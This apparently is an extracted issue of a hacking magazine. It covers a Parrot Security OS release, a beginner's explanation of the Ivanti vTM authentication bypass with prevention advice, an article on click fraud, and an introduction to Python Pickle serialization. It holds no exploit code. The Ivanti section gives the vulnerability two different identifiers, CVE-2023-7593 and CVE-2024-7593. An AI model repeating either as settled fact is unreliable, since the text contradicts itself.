
The kernel of the operating system has been updated to its latest kernel of Linux thus enhancing its security.

```
[user@parrot]-[~]
$cat /proc/version
Linux version 6.5.0-13parrot1-amd64 (palinuro@parrotsec.org) (gcc-12 (D
ebian 12.2.0-14) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP
PREEMPT_DYNAMIC Debian 6.5.13-1parrot1 (2023-12-19)
[user@parrot]-[~]
$
```

User interface

The user interface too was updated as it now boasts better menus and interface.

"We live in a world where all wars will begin as cyber wars... It's the combination of hacking and massive, well-coordinated disinformation campaigns."
-Jared Cohen



Other features added

Raspberry Pi images

The latest release of Parrot security OS also added improved support for the latest Raspberry Pi board. The images also got new drivers for better compatibility with external devices as well as proper wi-fi support for Raspberry Pi 400 computer.



Virtual Machines

Ready to use virtual machines of Parrot OS are once again made available for amd64 and Apple silicon. These are all what's new in the latest release of Parrot Security OS. Tell us what is the feature you are most excited about.

Ivanti vTM authentication bypass

VULNERABILITY FOR BEGINNERS

The second vulnerability our readers are going to learn about in this Issue is a vulnerability in Ivanti virtual Traffic Manager (vTM) that's being tracked as CVE-2023-7593.

A traffic manager in a network is a device or software that manages network and application traffic. The ultimate objective of traffic manager in a network is to improve overall network & application performance. Network load balancing is one of the most important features of traffic management. Ivanti makes one software solution called virtual Traffic Manager (vTM).

ivanti




Internet


Hackercool Magazine




Ivanti virtual Traffic Manager



Content Server Pool




Transaction Server Pool



Application Server Pool

What is the vulnerability?

The vulnerability in Ivanti vTM tracked as CVE-2024-7593 and with a CVSS score of 9.8 out of 10 is due to an incorrect implementation of an authentication algorithm in the Ivanti vTM. This vulnerability allows remote attackers to bypass authentication of the admin panel and gain admin access.



The vulnerability affects Ivanti vTM versions other than 22.2 R1 or 22.7 r1.

How this vulnerability can be exploited?

"This opens the door to various malicious activities, such as data theft, service interruptions, and compromise of sensitive systems."

explains Patrick Tiquet, vice president of security and architecture at Keeper Security on CVE-2024-7593.



Hacker

Only Step:
Hacker exploits a Internet exposed
Ivanti virtual Traffic Manager
and gains admin access to it.



Internet


Hackercool Magazine




Vulnerable Ivanti virtual Traffic Manager



Content Server Pool



Transaction Server Pool



Application Server Pool

Once the attacker exploits this vulnerability he/she gains access to the admin panel and can perform all the actions that an Ivanti vTM administrator can perform on the Ivanti VTM. These actions include creating new admin users for keeping persistent access.

Prevention

Ivanti vTM has already released patches. So, you need to update it to the latest version. You just now read that to exploit this vulnerability the vTM needs to be exposed to the internet. So restricting admin access of Ivanti vTM device to just the LAN or few computers in the LAN can prevent its exploitation.

What are 'click frauds' – and how can we stop them?

ONLINE SECURITY

Monica Whitty
Professor of Software Systems and
Cybersecurity, Monash University

In the world of the internet, clicks are currency. The more people click on a website, social media post or an advertisement, the more that content generates revenue.

But cybercriminals can exploit this rapidly growing market for clicks through what are known as “click frauds”. And everyone, from everyday internet users to large organisations that use the web to share content or sell their products, is vulnerable.

But what exactly are “click frauds”? And what can be done to prevent them?

What is click fraud?

Click fraud occurs when someone creates a network of bots or sets up “farms” of human workers to generate clicks online. It can take many forms.

Fraudsters often use automated bots or click farms to generate fraudulent clicks on ads or likes on their own websites. They create websites and invite businesses to advertise on their site at a co

st. If advertisers are paying per click, then the fraudster will earn money for their business (which is often a fake business) and divert traffic to their site.

Alternatively, a genuine business might create their own advertisements and place them on various websites. Cybercriminals might bombard these advertisements with clicks, which will be very costly for genuine businesses when they are paying per click.

The motivation here may be that the criminal has their own genuine business, and they are hoping the advertising cost will be so expensive it will put their competitor out of business.

A third method is that a criminal may create a fake website they hope users will click on.

This is because the site has a malicious link that will download malware onto a user's computer, or because they hope to scam the user in another way (for example, by paying upfront fees for a service or items that do not exist).

By increasing traffic to their website, the website moves up in online search rankings. This impacts the general user who believes that because the site is high up in the order, it is a genuine and popular business they should trust.

Higher clicks can lead to higher trust

(Cont'd On Next Page)

The psychological theory of planned behaviour provides some explanation for why people might trust a site that has numerous clicks and likes compared to a site that has few.

According to the theory, human behaviour is guided by three main factors: attitudes, subjective norms and perceived behavioural control.

Let's consider each of these with respect to click fraud:

Attitudes: people often associate higher numbers of clicks, likes and traffic with credibility and trustworthiness. This is based on the belief that if many others engage with a site, it must be valuable, reputable or of high quality.

Subjective norms: subjective norms involve the perceived social pressure to perform or not perform a behaviour. If people see their peers, or society in general, trusting and using sites with many clicks and likes, they may feel pressured to trust these sites as well. This social influence can reinforce the behaviour of valuing and trusting high-traffic sites.

Perceived behavioural control: high traffic, clicks and likes can serve as indicators a site is reliable, reducing the perceived risk and effort required to evaluate it. When people perceive it is easier to trust a site with many popularity indicators, they are more likely to trust that site.

How can you prevent click fraud?

Ad fraud software is one method to prevent harm from click fraud.

Businesses can use specialised ad fraud detection and prevention tools, such as ClickCease, Fraudlogix or DoubleVerify. These tools can analyse click patterns, detect anomalies and block suspicious activity.

Businesses can also use IP blacklists to identify and block known fraudulent IP addresses. An IP – or “internet protocol” – address is a unique identifying number for any device connected to the

internet.

Businesses can also employ geo-targeting to limit ad exposure to specific regions or locations, reducing the risk of fraudulent clicks from irrelevant or high-risk areas.

The general internet user can also be a part of the solution. We need to change our online shopping and trust behaviours. Some of the following checks will help users determine if a website or business is genuine:

- verify the source. Is it credible and well-known?

- hover over the URL. Is it a known web address? It may mimic one, so a close inspection is needed. For example, the legitimate website www.google.com might be www.go0gle.com

- become more aware of click fraud. Knowing it is prolific and that you are most likely to encounter it in your everyday life will help you learn to spot it and avoid it.

- use antivirus and anti-malware software protection to help protect you, identify malicious websites, and keep your software up to date. You cannot solely rely on this software to protect you, but it is an important part of the

solution.

"Click fraud occurs when someone creates a network of bots or sets up “farms” of human workers to generate clicks online. It can take many forms. Fraudsters often use automated bots or click farms to generate fraudulent clicks on ads or likes on their own websites."

**This
Article
first
appeared
in
The
Conversation**

BLACK HAT HACKING

Recently, Boyan Milanov, a security researcher from TrailOfBits has developed a new hybrid machine learning (ML) model exploitation technique named Sleepy Pickle. This technique has once again brought focus on the security risks associated with the Pickle format.

In this article, readers will get to know everything they have to learn about the Pickle format as an ethical hacker.

What is a Pickle?

Everyone knows Python is an object-oriented programming language. In python, almost everything is an object. The Pickle format, native to Python is used to serialize and de-serialize a Python object structure. This brings us to next question.

What is serialization?

We have just now learnt that Python is a object oriented programming language. Sometimes (many times), a need arises to convert this object-oriented data into a byte stream and vice versa. The conversion of object hierarchy into byte stream is known as serialization or marshaling or flattening. In Python, the Pickle module is used to do both. The process of serialization using Pickle module is known as Pickling.

What is de-serialization?

The conversion of byte stream to object hierarchy is known as de-serialization. In this context of Pickle format, it is known as unpickling.

Importance of Pickling

- Pickling is considered as one of the important features of Python for many reasons. They are,
- 1) **Storing data:** Pickling, can be used to store objects as data and retrieve them back. We can also exchange data without any loss of its original structure.
 - 2) **Transmitting data:** Pickling also allows transmission of data over the network without any loss.
 - 3) **Object Serialization:** Obviously Pickling can be used for serializing data.
